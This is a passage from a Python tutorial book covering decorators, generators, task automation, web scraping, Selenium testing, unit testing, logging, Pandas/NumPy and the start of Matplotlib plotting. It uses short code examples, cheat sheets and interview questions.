```
def decorator_function(original_function):
    def wrapper_function():
        print("Wrapper executed before", original_function.__name__)
        return original_function()
    return wrapper_function
```

20.3 Implementing Decorators

20.3.1 Function Decorators

python

CopyEdit

```
def my_decorator(func):
    def wrapper():
        print("Something before the function runs")
        func()
        print("Something after the function runs")
    return wrapper

@my_decorator
def say_hello():
    print("Hello, world!")

say_hello()
```

🔹 **Output:**

pgsql

CopyEdit

```
Something before the function runs
Hello, world!
Something after the function runs
```

✅ **Decorator adds extra functionality before & after the function.**

20.3.2 Using Arguments in Decorators

python

CopyEdit

```
def repeat(n):
    def decorator(func):
        def wrapper(*args, **kwargs):
            for _ in range(n):
                func(*args, **kwargs)
        return wrapper
    return decorator


@repeat(3)
def greet(name):
    print(f"Hello, {name}!")


greet("Alice")
```

🔹 **Output:**

CopyEdit

```
Hello, Alice!
Hello, Alice!
Hello, Alice!
```

✅ **Decorator runs the function 3 times.**

20.4 Real-World Use Cases of Decorators

20.4.1 Logging with Decorators

python

CopyEdit

```
def log_function_call(func):
    def wrapper(*args, **kwargs):
        print(f"Calling {func.__name__} with arguments: {args}")
        return func(*args, **kwargs)
    return wrapper

@log_function_call
def add(a, b):
    return a + b

print(add(5, 3))
```

🔹 **Output:**

csharp

CopyEdit

```
Calling add with arguments: (5, 3)
8
```

✅ **Useful for debugging function calls.**

20.5 Python Generators

20.5.1 What is a Generator?

A **generator** is a special function that returns an **iterator** using `yield`.

🔹 **Key Benefits:**
✔ **Memory efficient** (doesn't store entire dataset)
✔ **Lazy evaluation** (generates values on demand)
✔ **Simplifies iterators**

20.6 Creating a Simple Generator

python

CopyEdit

```
def my_generator():
    yield 1
    yield 2
    yield 3

gen = my_generator()
print(next(gen))  # Output: 1
print(next(gen))  # Output: 2
print(next(gen))  # Output: 3
```

✅ **`yield` returns values one by one instead of returning everything at once.**

20.7 Practical Use Cases of Generators

20.7.1 Generator for Large Data Processing

python

CopyEdit

```
def read_large_file(file_path):
    with open(file_path, "r") as file:
        for line in file:
            yield line.strip()

for line in read_large_file("bigdata.txt"):
    print(line)
```

✅ **Efficiently processes large files without loading everything into memory.**

20.7.2 Infinite Sequence Generator

python

CopyEdit

```
def infinite_counter():
    num = 0
    while True:
        yield num
        num += 1

counter = infinite_counter()
print(next(counter))  # Output: 0
print(next(counter))  # Output: 1
print(next(counter))  # Output: 2
```

✅ **Generates an infinite sequence without consuming memory.**

20.8 Generator Expressions (Like List Comprehensions)

python

CopyEdit

```
squares = (x*x for x in range(5))

print(next(squares))  # Output: 0

print(next(squares))  # Output: 1

print(next(squares))  # Output: 4
```

✅ **Similar to list comprehensions but more memory efficient.**

20.9 Cheat Sheet: Decorators vs Generators

Feature	Decorators	Generators
Purpose	Modify functions	Create iterators
Keyword	`@decorator`	`yield`
Usage	Logging, authentication	Large data processing, streaming
Returns	Wrapped function	Iterator
Example	`@log_decorator`	`def gen(): yield 1`

20.10 System Design: Using Generators in Web Scraping

🔹 **Scenario:** You need to scrape millions of records from a website **without storing them in memory**.

🔹 **Solution:** Use **generators** to **fetch data in chunks** instead of loading all at once.

python

CopyEdit

```
import requests

from bs4 import BeautifulSoup


def fetch_pages(urls):

    for url in urls:

        response = requests.get(url)

        yield BeautifulSoup(response.text, "html.parser")


urls = ["https://example.com/page1", "https://example.com/page2"]

for page in fetch_pages(urls):

    print(page.title.text)
```

✅ **Efficiently handles large-scale web scraping!**

20.11 Interview Questions & Answers

Q1: What is the difference between `return` and `yield`?

A: `return` ends the function, while `yield` allows the function to resume execution.

Q2: Why use generators instead of lists?

A: Generators use less memory and work well for large data processing.

Q3: Can a generator have multiple `yield` statements?

A: Yes, a generator can have multiple `yield` statements.

Q4: What is a practical use case of decorators?

A: Logging, authentication, performance monitoring.

20.12 Conclusion & Key Takeaways

✅ **Decorators modify function behavior dynamically.**
✅ **Generators process large data efficiently.**
✅ **Use `@decorator` for function wrapping.**
✅ **Use `yield` to create efficient iterators.**

Chapter 21: Automating Tasks with Python

21.1 Introduction

Python is widely used for automating repetitive tasks, such as:
✔ File management
✔ Data extraction and web scraping
✔ Sending emails and notifications
✔ System administration tasks
✔ Automating Excel and PDFs

21.2 Why Automate Tasks?

✅ **Saves time** - Automating repetitive work
✅ **Reduces errors** - Eliminates manual mistakes
✅ **Increases efficiency** - Speeds up workflow
✅ **Cost-effective** - No need for extra resources

21.3 Automating File Management

21.3.1 Renaming Multiple Files

python

CopyEdit

```
import os


folder_path = "C:/Users/Desktop/my_files"


for count, filename in enumerate(os.listdir(folder_path)):
    old_path = os.path.join(folder_path, filename)
    new_path = os.path.join(folder_path, f"file_{count}.txt")
    os.rename(old_path, new_path)


print("Files renamed successfully!")
```

✅ **Useful for renaming batches of files efficiently.**

21.3.2 Deleting Old Files Automatically

python

CopyEdit

```
import os
import time

folder_path = "C:/Users/Desktop/temp_files"
days = 7  # Delete files older than 7 days

now = time.time()

for filename in os.listdir(folder_path):
    file_path = os.path.join(folder_path, filename)
    if os.stat(file_path).st_mtime < now - days * 86400:
        os.remove(file_path)
        print(f"Deleted: {file_path}")
```

✅ **Automatically removes outdated files to free up space.**

21.4 Web Scraping Automation

21.4.1 Extracting Data from Websites

python

CopyEdit

```
import requests
from bs4 import BeautifulSoup

url = "https://example.com"
response = requests.get(url)
soup = BeautifulSoup(response.text, "html.parser")

headlines = soup.find_all("h2")
for headline in headlines:
    print(headline.text)
```

✅ **Extracts text from web pages automatically.**

21.5 Automating Email Notifications

python

CopyEdit

```
import smtplib


server = smtplib.SMTP("smtp.gmail.com", 587)

server.starttls()

server.login("your_email@gmail.com", "your_password")


message = "Subject: Automated Notification\n\nHello, this is an
automated email."

server.sendmail("your_email@gmail.com", "recipient_email@gmail.com",
message)

server.quit()
```

✅ **Useful for sending automated alerts and reminders.**

21.6 Automating Excel Reports with Pandas

python

CopyEdit

```
import pandas as pd


data = {"Name": ["Alice", "Bob"], "Age": [25, 30]}

df = pd.DataFrame(data)

df.to_excel("report.xlsx", index=False)


print("Excel report generated successfully!")
```

✅ **Generates Excel reports automatically.**

21.7 Automating PDF Processing

21.7.1 Extracting Text from PDFs

python

CopyEdit

```
import PyPDF2


with open("document.pdf", "rb") as file:
    reader = PyPDF2.PdfReader(file)
    for page in reader.pages:
        print(page.extract_text())
```

✅ **Extracts text from PDFs programmatically.**

21.8 Automating System Tasks

21.8.1 Scheduling Tasks with Cron (Linux)

bash

CopyEdit

```
crontab -e
```

Then add:

ruby

CopyEdit

```
0 9 * * * /usr/bin/python3 /home/user/script.py
```

✅ **Runs a Python script automatically every day at 9 AM.**

21.8.2 Scheduling Tasks with Task Scheduler (Windows)

powershell

CopyEdit

```
schtasks /create /tn "MyTask" /tr "C:\Python\python.exe
C:\path\to\script.py" /sc daily /st 09:00
```

✅ **Runs the script daily at 9 AM on Windows.**

21.9 Automating Chatbots & APIs

21.9.1 Automating Telegram Bot

python

CopyEdit

```
import telebot


bot = telebot.TeleBot("YOUR_BOT_TOKEN")


@bot.message_handler(commands=['start'])
def send_welcome(message):
    bot.reply_to(message, "Hello! I'm your automated bot.")


bot.polling()
```

✅ **Creates a chatbot that replies automatically.**

21.10 Cheat Sheet: Task Automation in Python

Task	Tool/Library
File Management	`os`, `shutil`
Web Scraping	`requests`, `BeautifulSoup`
Email Automation	`smtplib`
Excel Reports	`pandas`
PDF Processing	`PyPDF2`
Scheduling Tasks	`cron`, `Task Scheduler`
Chatbots	`telebot`

21.11 System Design: Automating Data Processing Pipeline

🔹 **Scenario:** Automate fetching, processing, and storing large datasets.
🔹 **Solution:**
✔ **Step 1:** Use **web scraping** to fetch data.
✔ **Step 2:** Process data using **pandas**.
✔ **Step 3:** Store results in **Excel or a database**.

21.12 Case Study: Automating Customer Support Emails

Problem:

A company manually responds to **hundreds of customer inquiries daily**.

Solution:

✅ **Use Python** to automatically respond to common inquiries.
✅ **Schedule daily reports** for customer support managers.
✅ **Analyze support ticket trends** using `pandas`.

21.13 Interview Questions & Answers

Q1: What is task automation in Python?

A: Automating repetitive tasks using Python scripts.

Q2: How do you schedule Python scripts on Windows?

A: Using **Task Scheduler** (`schtasks` command).

Q3: What libraries can automate Excel processing?

A: `pandas`, `openpyxl`, `xlrd`.

Q4: How do you send automated emails using Python?

A: Using the `smtplib` library.

21.14 Conclusion & Key Takeaways

✅ **Python can automate tasks like file handling, emails, and web scraping.**
✅ **Scheduling tools like `cron` (Linux) and `Task Scheduler` (Windows) help run tasks automatically.**
✅ **Libraries like `pandas`, `BeautifulSoup`, `PyPDF2`, and `smtplib` simplify automation.**

Chapter 22: Web Scraping with Python

22.1 Introduction

Web scraping is the process of extracting data from websites. It is widely used for:
✔ Data extraction from web pages
✔ Price comparison and market analysis
✔ News aggregation and research
✔ Job listings and lead generation
✔ Automating repetitive data collection

22.2 Prerequisites for Web Scraping

Before starting, install the necessary libraries:

bash

CopyEdit

```
pip install requests beautifulsoup4 lxml selenium scrapy
```

Popular Libraries for Web Scraping

Library	Use Case
`requests`	Fetches web pages
`BeautifulSoup`	Parses HTML content
`lxml`	XML & HTML parsing
`selenium`	Automates browser interactions
`Scrapy`	Advanced web scraping framework

22.3 Extracting Data Using `requests` and `BeautifulSoup`

22.3.1 Fetching Web Page Content

python

CopyEdit

```
import requests


url = "https://example.com"

response = requests.get(url)


print(response.text[:500])  # Display first 500 characters of HTML
content
```

✅ **Useful for getting raw webpage data.**

22.3.2 Parsing HTML Using BeautifulSoup

python

CopyEdit

```
from bs4 import BeautifulSoup


html = "<html><body><h1>Hello, World!</h1></body></html>"

soup = BeautifulSoup(html, "html.parser")


print(soup.h1.text)  # Output: Hello, World!
```

✅ **Extracts specific HTML elements from a webpage.**

22.3.3 Extracting Links from a Web Page

python

CopyEdit

```
url = "https://example.com"

response = requests.get(url)

soup = BeautifulSoup(response.text, "html.parser")


for link in soup.find_all("a"):

    print(link.get("href"))
```

✅ **Extracts all hyperlinks from a webpage.**

22.4 Scraping Dynamic Websites with Selenium

22.4.1 Automating Web Browser Actions

python

CopyEdit

```
from selenium import webdriver


driver = webdriver.Chrome()

driver.get("https://example.com")


print(driver.title)

driver.quit()
```

✅ **Used when JavaScript renders content dynamically.**

22.4.2 Extracting Data from JavaScript-Rendered Websites

python

CopyEdit

```
from selenium import webdriver

from selenium.webdriver.common.by import By


driver = webdriver.Chrome()

driver.get("https://example.com")


elements = driver.find_elements(By.TAG_NAME, "h2")

for element in elements:

    print(element.text)


driver.quit()
```

✅ **Useful for scraping websites that load content dynamically.**

22.5 Handling Web Scraping Challenges

22.5.1 Handling HTTP Headers and User-Agent

python

CopyEdit

```
headers = {"User-Agent": "Mozilla/5.0"}

response = requests.get("https://example.com", headers=headers)

print(response.status_code)
```

✅ **Prevents getting blocked by anti-scraping mechanisms.**

22.5.2 Dealing with Captchas

Solutions:
✔ Use **Selenium with a headless browser**
✔ Use **CAPTCHA solving services** like `2Captcha`
✔ Use **API-based scraping** instead

22.6 Web Scraping Cheat Sheet

Challenge	Solution
Blocked requests	Set `User-Agent`
Dynamic content	Use `Selenium`
CAPTCHA	Use `Selenium` or API
Slow scraping	Use `asyncio` for parallel requests

22.7 System Design: Large-Scale Web Scraping

- **Scenario:** A company wants to scrape **millions of job listings** daily.
- **Solution:**

✔ **Step 1:** Use `Scrapy` for structured data extraction
✔ **Step 2:** Store data in a **database**
✔ **Step 3:** Use **AWS Lambda** for scalability

22.8 Case Study: Automating Price Monitoring for E-Commerce

Problem:

A retailer manually checks competitors' prices daily.

Solution:

✅ **Use Python** to scrape competitor websites daily
✅ **Compare prices and adjust accordingly**
✅ **Send price alerts via email**

22.9 Interview Questions & Answers

Q1: What is web scraping?

A: Extracting data from websites using scripts.

Q2: What are the best Python libraries for web scraping?

A: `BeautifulSoup`, `Selenium`, `Scrapy`.

Q3: How do you handle websites that block web scrapers?

A: Use **headers, proxies, and session rotation**.

Q4: When should you use Selenium instead of BeautifulSoup?

A: For scraping JavaScript-rendered pages.

22.10 Conclusion & Key Takeaways

✅ **Web scraping automates data extraction from websites.**
✅ **Use `BeautifulSoup` for static websites and `Selenium` for dynamic sites.**
✅ **Handle challenges like bot detection using headers, proxies, and CAPTCHA solving.**

Chapter 23: Automated Testing with Selenium

23.1 Introduction

Selenium is an open-source tool used for automating web browsers. It enables testing of web applications across different browsers and platforms.

🔹 **Use Cases:**
✔ Automated UI testing
✔ Web scraping
✔ Cross-browser testing
✔ Regression testing

23.2 Setting Up Selenium in Python

23.2.1 Installing Selenium

bash

CopyEdit

```
pip install selenium webdriver-manager
```

23.2.2 Setting Up WebDriver

python

CopyEdit

```
from selenium import webdriver

from selenium.webdriver.chrome.service import Service

from webdriver_manager.chrome import ChromeDriverManager


driver =
webdriver.Chrome(service=Service(ChromeDriverManager().install()))

driver.get("https://example.com")


print(driver.title)

driver.quit()
```

✅ **Launches Chrome browser and opens the given URL.**

23.3 Locating Web Elements

23.3.1 Different Ways to Locate Elements

Locator Type	Example
ID	`driver.find_element(By.ID, "username")`
Name	`driver.find_element(By.NAME, "email")`
XPath	`driver.find_element(By.XPATH, "//input[@type='submit']")`
CSS Selector	`driver.find_element(By.CSS_SELECTOR, "button.submit")`

23.4 Automating Web Interactions

23.4.1 Filling Out Forms

python

CopyEdit

```
from selenium.webdriver.common.by import By


driver.get("https://example.com/login")

driver.find_element(By.ID, "username").send_keys("test_user")

driver.find_element(By.ID, "password").send_keys("securepass")

driver.find_element(By.ID, "login").click()
```

✅ **Simulates user input in form fields.**

23.4.2 Clicking Buttons and Links

python

CopyEdit

```
driver.find_element(By.LINK_TEXT, "Sign Up").click()

driver.find_element(By.XPATH, "//button[text()='Submit']").click()
```

✅ **Mimics user clicking actions.**

23.4.3 Handling Alerts and Popups

python

CopyEdit

```
alert = driver.switch_to.alert

print(alert.text)

alert.accept()
```

✅ **Interacts with JavaScript alerts and pop-ups.**

23.5 Implicit and Explicit Waits

23.5.1 Implicit Waits (Global Wait Time)

python

CopyEdit

```
driver.implicitly_wait(10)  # Waits up to 10 seconds before throwing
an error
```

23.5.2 Explicit Waits (Wait Until Condition is Met)

python

CopyEdit

```
from selenium.webdriver.support.ui import WebDriverWait

from selenium.webdriver.support import expected_conditions as EC


wait = WebDriverWait(driver, 10)

element = wait.until(EC.presence_of_element_located((By.ID, "login")))
```

✅ **Waits for an element to be present before interacting.**

23.6 Running Automated Test Cases

23.6.1 Writing a Simple Test Case with Selenium

python

CopyEdit

```
from selenium import webdriver

import unittest


class TestGoogleSearch(unittest.TestCase):

    def setUp(self):

        self.driver = webdriver.Chrome()


    def test_search(self):

        self.driver.get("https://www.google.com")

        search_box = self.driver.find_element(By.NAME, "q")

        search_box.send_keys("Selenium Python")

        search_box.submit()

        self.assertIn("Selenium Python", self.driver.title)


    def tearDown(self):

        self.driver.quit()
```

```
if __name__ == "__main__":

    unittest.main()
```

✅ **Executes an automated test case in Chrome.**

23.7 Integration with Testing Frameworks

✔ **`unittest`** – Python's built-in test framework
✔ **`pytest`** – Advanced framework with better assertions
✔ **`Behave`** – BDD-style testing

23.8 Selenium Cheat Sheet

Feature	Command
Open URL	`driver.get("https://example.com")`
Locate element	`driver.find_element(By.NAME, "q")`
Click button	`driver.find_element(By.ID, "submit").click()`
Enter text	`element.send_keys("Hello")`
Wait for element	`WebDriverWait(driver, 10).until(...)`

23.9 System Design: Large-Scale Test Automation

Scenario:

A company wants to test 500 web pages daily.

Solution:

✔ **Step 1:** Use **Selenium Grid** for parallel execution
✔ **Step 2:** Integrate with **Jenkins CI/CD**
✔ **Step 3:** Store test reports in **Allure/TestNG**

23.10 Case Study: Automating E-Commerce Checkout Testing

Problem:

A company manually tests checkout flows, leading to missed bugs.

Solution:

✅ **Selenium script** to test login, cart, and checkout
✅ **Scheduled execution** before every deployment
✅ **CI/CD integration** with Jenkins

23.11 Interview Questions & Answers

Q1: What is Selenium?

A: A web automation tool used for testing web applications.

Q2: What are the different types of waits in Selenium?

A: Implicit Wait, Explicit Wait, Fluent Wait.

Q3: How do you handle alerts in Selenium?

A: `driver.switch_to.alert.accept()`

Q4: What is Selenium Grid?

A: A tool for running Selenium tests in parallel across different browsers.

23.12 Conclusion & Key Takeaways

✅ **Selenium automates web browser testing effectively.**
✅ **Supports different locators (ID, XPath, CSS, etc.).**
✅ **Can be integrated with testing frameworks like `unittest` and `pytest`.**
✅ **Use `Selenium Grid` for large-scale parallel test execution.**

Chapter 24: Unit Testing and Test-Driven Development (TDD)

24.1 Introduction

Unit Testing is a software testing technique in which individual units of code (functions, methods, classes) are tested in isolation.
Test-Driven Development (TDD) is a software development process where tests are written before the actual code.

🔹 **Why Unit Testing?**
✔ Ensures code correctness
✔ Reduces bugs in production
✔ Improves maintainability

🔹 **Why TDD?**
✔ Forces better design
✔ Catches issues early
✔ Encourages modular code

24.2 Setting Up Unit Testing in Python

24.2.1 Python's Built-in `unittest` Module

Install `pytest` for more advanced testing:

bash

CopyEdit

```
pip install pytest
```

24.2.2 Writing Your First Unit Test

Code to Test (math_operations.py)

python

CopyEdit

```
def add(a, b):
    return a + b


def subtract(a, b):
    return a - b
```

Unit Test Using `unittest`

python

CopyEdit

```
import unittest

from math_operations import add, subtract


class TestMathOperations(unittest.TestCase):

    def test_add(self):

        self.assertEqual(add(2, 3), 5)


    def test_subtract(self):

        self.assertEqual(subtract(5, 2), 3)


if __name__ == "__main__":

    unittest.main()
```

✅ **Runs two unit tests: one for addition and one for subtraction.**

24.3 Understanding Test-Driven Development (TDD)

24.3.1 TDD Workflow

✔ **Step 1:** Write a failing test
✔ **Step 2:** Write the simplest code to pass the test
✔ **Step 3:** Refactor code

24.3.2 Example: Implementing TDD

Step 1: Write the Test First (test_calculator.py)

python

CopyEdit

```
import unittest

from calculator import Calculator


class TestCalculator(unittest.TestCase):

    def test_add(self):

        calc = Calculator()

        self.assertEqual(calc.add(3, 2), 5)


if __name__ == "__main__":

    unittest.main()
```

Step 2: Write the Minimum Code to Pass the Test

python

CopyEdit

```
class Calculator:
    def add(self, a, b):
        return a + b
```

✅ **Now the test passes!**

Step 3: Refactor and Improve Code

python

CopyEdit

```
class Calculator:
    def add(self, a: int, b: int) -> int:
        """Adds two numbers and returns the result"""
        return a + b
```

24.4 Advanced Unit Testing with `pytest`

24.4.1 Why Use `pytest`?

✔ Simpler syntax (`assert` instead of `self.assertEqual`)
✔ Auto-discovers test files
✔ Supports fixtures for test setup

24.4.2 Writing a Test Using `pytest`

python

CopyEdit

```
import pytest

from math_operations import add


def test_add():

    assert add(2, 3) == 5
```

Run the test using:

bash

CopyEdit

```
pytest test_math_operations.py
```

✅ **More concise and readable!**

24.5 Mocking and Patching in Unit Tests

✔ Used for testing external dependencies
✔ Simulates API calls, database queries, and more

Example: Mocking an API Call

python

CopyEdit

```
from unittest.mock import patch

import requests


def get_data():

    response = requests.get("https://api.example.com/data")

    return response.json()


def test_get_data():

    with patch("requests.get") as mock_get:

        mock_get.return_value.json.return_value = {"name": "Test"}

        assert get_data() == {"name": "Test"}
```

24.6 Test Coverage and Continuous Integration

24.6.1 Measuring Test Coverage

Install `coverage.py`:

bash

CopyEdit

```
pip install coverage
```

Run coverage report:

bash

CopyEdit

```
coverage run -m unittest discover

coverage report -m
```

24.6.2 CI/CD for Automated Testing

✔ Integrate with Jenkins, GitHub Actions, or GitLab CI/CD
✔ Automatically run tests on code commits

24.7 Case Study: TDD in a Real-World Application

Problem:

A startup building a **Django REST API** faced frequent production bugs.

Solution:

✅ **Implemented TDD** for API endpoints
✅ **Achieved 90%+ test coverage**
✅ **Reduced production bugs by 40%**

24.8 Unit Testing Cheat Sheet

Feature	Command
Run `unittest` tests	`python -m unittest discover`
Run `pytest` tests	`pytest`
Mock API calls	`unittest.mock.patch()`
Check test coverage	`coverage run -m unittest discover`

24.9 Interview Questions & Answers

Q1: What is the difference between Unit Testing and Integration Testing?

A: Unit testing tests individual components, while integration testing checks interactions between components.

Q2: What are the benefits of Test-Driven Development?

A: It improves code quality, reduces bugs, and enforces modular design.

Q3: What is mocking in unit testing?

A: Mocking is replacing actual dependencies with simulated ones.

Q4: How do you measure test coverage?

A: Using `coverage.py` or built-in CI/CD test coverage tools.

24.10 Conclusion & Key Takeaways

✅ **Unit Testing ensures bug-free, maintainable code.**
✅ **TDD helps design better software by writing tests first.**
✅ **`unittest` and `pytest` are powerful frameworks for testing in Python.**
✅ **Mocking helps test external dependencies like APIs.**
✅ **CI/CD integration automates testing in production.**

Chapter 25: Logging and Debugging in Python

25.1 Introduction

✔ **Debugging** is the process of identifying and fixing bugs in software.
✔ **Logging** helps track events in a program to diagnose issues in production.

🔹 **Why Debugging?**

- Helps developers find and fix errors
- Speeds up development
- Reduces crashes in production

🔹 **Why Logging?**

- Tracks application behavior
- Helps in troubleshooting issues
- Essential for monitoring and auditing

25.2 Debugging in Python

25.2.1 Common Debugging Techniques

✔ **Using Print Statements**
✔ **Using Python's Built-in `pdb` Debugger**
✔ **Using Logging for Debugging**
✔ **Using IDE Debugging Tools (PyCharm, VS Code)**

25.2.2 Debugging with Print Statements

python

CopyEdit

```
def divide(a, b):
    print(f"DEBUG: divide({a}, {b}) called")
    return a / b

print(divide(10, 2))  # Output: 5.0
print(divide(10, 0))  # Throws ZeroDivisionError
```

✅ **Issue:** Manually adding/removing print statements is inefficient.

25.2.3 Debugging with `pdb` (Python Debugger)

python

CopyEdit

```
import pdb


def faulty_function(x):
    pdb.set_trace()  # Pause execution here
    y = x + 10
    return y


faulty_function(5)
```

✅ **Allows stepping through code line by line.**

25.2.4 Debugging with `breakpoint()` (Python 3.7+)

python

CopyEdit

```
def faulty_function(x):
    breakpoint()  # Opens interactive debugging console
    return x + 10

faulty_function(5)
```

✅ **More readable than `pdb.set_trace()`**

25.3 Logging in Python

25.3.1 Why Use Logging Instead of Print?

Feature	`print()`	`logging`
Debugging	❌ Limited	✅ Detailed
File Writing	❌ No	✅ Yes
Log Levels	❌ No	✅ Yes
Performance	❌ Slower	✅ Optimized

25.3.2 Setting Up Logging in Python

python

CopyEdit

```
import logging


logging.basicConfig(level=logging.DEBUG)

logging.debug("This is a debug message")

logging.info("This is an info message")

logging.warning("This is a warning message")

logging.error("This is an error message")

logging.critical("This is a critical message")
```

✅ **Different log levels allow better control over logs.**

25.3.3 Writing Logs to a File

python

CopyEdit

```
import logging


logging.basicConfig(filename="app.log", level=logging.INFO,
format="%(asctime)s - %(levelname)s - %(message)s")

logging.info("Application started")
```

✅ **Logs are now saved to `app.log`**

25.3.4 Using Log Handlers and Formatters

python

CopyEdit

```
import logging


logger = logging.getLogger(__name__)

handler = logging.FileHandler("app.log")

formatter = logging.Formatter("%(asctime)s - %(levelname)s -
%(message)s")


handler.setFormatter(formatter)

logger.addHandler(handler)


logger.setLevel(logging.DEBUG)

logger.info("This is a structured log message")
```

✅ **Custom logging setup with formatters and handlers**

25.4 Advanced Logging Techniques

25.4.1 Logging in a Multi-Threaded Application

python

CopyEdit

```
import logging

import threading


logging.basicConfig(level=logging.INFO, format="%(threadName)s -
%(levelname)s - %(message)s")


def worker():

    logging.info("Worker thread started")


thread = threading.Thread(target=worker)

thread.start()
```

✅ **Ensures logs are properly recorded in multi-threaded programs.**

25.4.2 Logging Exceptions Automatically

python

CopyEdit

```
import logging


try:
    1 / 0
except ZeroDivisionError:
    logging.exception("An exception occurred")
```

✅ **Logs full stack trace of exceptions.**

25.5 Case Study: Debugging a Web Application

Problem:

A Django-based e-commerce site was crashing randomly.

Solution:

✅ **Used structured logging for API requests**
✅ **Enabled `pdb` in local development**
✅ **Identified slow queries using `logging.DEBUG`**

25.6 Logging & Debugging Cheat Sheet

Feature	Command
Start `pdb` debugger	`import pdb; pdb.set_trace()`
Use `breakpoint()`	`breakpoint()`
Set logging level	`logging.basicConfig(level=logging.DEBUG)`
Log to a file	`logging.basicConfig(filename="app.log")`

25.7 Interview Questions & Answers

Q1: What are the different logging levels in Python?

A: DEBUG, INFO, WARNING, ERROR, CRITICAL

Q2: What is the difference between `print()` and `logging`?

A: `print()` is for debugging, while `logging` is for structured event tracking.

Q3: How do you log an exception without stopping execution?

A: Using `logging.exception()` inside an `except` block.

Q4: How does `pdb` help in debugging?

A: It allows stepping through code line-by-line interactively.

25.8 Conclusion & Key Takeaways

✅ **Debugging finds and fixes issues, while logging tracks application behavior.**
✅ **Use `pdb` or `breakpoint()` for interactive debugging.**
✅ **Use `logging` instead of `print()` for better traceability.**
✅ **Log levels (DEBUG, INFO, ERROR, etc.) help control log verbosity.**
✅ **Structured logging helps in debugging production issues.**

Chapter 26: Data Analysis with Pandas and NumPy

26.1 Introduction

✔ **Pandas** is a powerful Python library for data manipulation and analysis.
✔ **NumPy** is used for numerical computing and efficient array operations.

🔹 **Why Pandas & NumPy?**

- Handles large datasets efficiently
- Provides tools for cleaning, filtering, and transforming data
- Essential for Machine Learning and Data Science

26.2 NumPy for Data Analysis

26.2.1 Creating and Manipulating NumPy Arrays

python

CopyEdit

```
import numpy as np


# Creating a 1D array

arr = np.array([1, 2, 3, 4, 5])

print(arr)


# Creating a 2D array

matrix = np.array([[1, 2, 3], [4, 5, 6]])

print(matrix)
```

✅ **NumPy arrays are faster and more efficient than Python lists.**

26.2.2 NumPy Array Operations

python

CopyEdit

```
import numpy as np


a = np.array([1, 2, 3])

b = np.array([4, 5, 6])


# Element-wise operations

print(a + b)  # [5 7 9]

print(a * b)  # [4 10 18]
```

✅ **NumPy allows vectorized operations for fast computation.**

26.2.3 Statistical Functions in NumPy

python

CopyEdit

```
import numpy as np


data = np.array([10, 20, 30, 40, 50])


print("Mean:", np.mean(data))       # 30.0

print("Median:", np.median(data))   # 30.0

print("Standard Deviation:", np.std(data))  # 14.14
```

✅ **Essential for statistical data analysis.**

26.3 Pandas for Data Analysis

26.3.1 Creating and Viewing DataFrames

python

CopyEdit

```
import pandas as pd


data = {"Name": ["Alice", "Bob", "Charlie"], "Age": [25, 30, 35],
"City": ["New York", "London", "Tokyo"]}


df = pd.DataFrame(data)


print(df)
```

✅ **Pandas DataFrames store structured data like an Excel sheet.**

26.3.2 Reading & Writing Data from CSV Files

python

CopyEdit

```
df.to_csv("output.csv", index=False)  # Save DataFrame to CSV

df = pd.read_csv("output.csv")        # Read from CSV

print(df)
```

✅ **Used for handling real-world datasets.**

26.3.3 Filtering and Selecting Data

python

CopyEdit

```
# Selecting a column

print(df["Age"])


# Filtering rows

print(df[df["Age"] > 28])
```

✅ **Filtering and selecting data efficiently.**

26.3.4 Data Cleaning with Pandas

python

CopyEdit

```
# Handling missing values

df.dropna(inplace=True)  # Remove rows with missing values

df.fillna("Unknown", inplace=True)  # Replace missing values


# Renaming columns

df.rename(columns={"Age": "Person_Age"}, inplace=True)
```

✅ **Data cleaning is crucial before analysis.**

26.4 Advanced Data Analysis with Pandas

26.4.1 Grouping and Aggregation

python

CopyEdit

```
df.groupby("City")["Age"].mean()
```

✅ **Helps in summarizing large datasets.**

26.4.2 Merging & Joining DataFrames

python

CopyEdit

```
df1 = pd.DataFrame({"ID": [1, 2, 3], "Name": ["Alice", "Bob",
"Charlie"]})

df2 = pd.DataFrame({"ID": [1, 2, 3], "Salary": [50000, 60000, 70000]})


merged_df = pd.merge(df1, df2, on="ID")

print(merged_df)
```

✅ **Used for joining datasets like SQL joins.**

26.5 Case Study: Analyzing Sales Data

Problem:

A company wants to analyze sales trends.

Solution:

✅ **Used Pandas to clean and filter data**
✅ **Used NumPy for statistical analysis**
✅ **Generated insights like top-selling products**

26.6 Cheat Sheet

Operation	NumPy	Pandas
Create Array/DataFrame	`np.array()`	`pd.DataFrame()`
Read CSV	`-`	`pd.read_csv()`
Mean	`np.mean()`	`df.mean()`
Filter Data	`arr[arr > x]`	`df[df['col'] > x]`
Merge Data	`-`	`pd.merge()`

26.7 Interview Questions & Answers

Q1: What is the difference between Pandas and NumPy?

A: NumPy is optimized for numerical computations, while Pandas is for tabular data manipulation.

Q2: How does Pandas handle missing data?

A: Using `.dropna()` to remove or `.fillna()` to replace missing values.

Q3: What is the difference between `loc` and `iloc` in Pandas?

A:

- `df.loc[]` selects by labels
- `df.iloc[]` selects by index position

Q4: How is NumPy faster than Python lists?

A: NumPy arrays use contiguous memory allocation and vectorized operations.

26.8 Conclusion & Key Takeaways

✅ **NumPy is best for numerical operations, while Pandas is best for structured data.**
✅ **Pandas makes it easy to clean, filter, and manipulate data.**
✅ **NumPy provides high-performance array operations.**
✅ **Both are essential for Machine Learning and Data Science.**

Chapter 27: Data Visualization with Matplotlib and Seaborn

27.1 Introduction

Why is Data Visualization Important?

- Helps in understanding trends and patterns
- Makes complex data easy to interpret
- Essential for Machine Learning and Data Science

27.2 Introduction to Matplotlib

27.2.1 Basic Line Plot

python

CopyEdit

```
import matplotlib.pyplot as plt


x = [1, 2, 3, 4, 5]

y = [10, 20, 25, 30, 40]


plt.plot(x, y, marker='o', linestyle='-', color='b')

plt.xlabel("X-axis")

plt.ylabel("Y-axis")

plt.title("Basic Line Plot")

plt.show()
```

✅ **Used for simple line graphs.**

27.2.2 Bar Chart

python

CopyEdit

```
categories = ['A', 'B', 'C', 'D']

values = [10, 20, 15, 25]


plt.bar(categories, values, color=['red', 'blue', 'green', 'purple'])

plt.xlabel("Categories")

plt.ylabel("Values")

plt.title("Bar Chart Example")

plt.show()
```

✅ **Used for comparing different categories.**

27.2.3 Scatter Plot

python

CopyEdit

```
import numpy as np


x = np.random.rand(50)

y = np.random.rand(50)


plt.scatter(x, y, color='g')

plt.xlabel("X-axis")

plt.ylabel("Y-axis")

plt.title("Scatter Plot Example")

plt.show()
```

✅ **Used for visualizing relationships between variables.**

27.2.4 Histogram

python

CopyEdit

```
data = np.random.randn(1000)


plt.hist(data, bins=30, color='c', edgecolor='black')

plt.xlabel("Value")

plt.ylabel("Frequency")

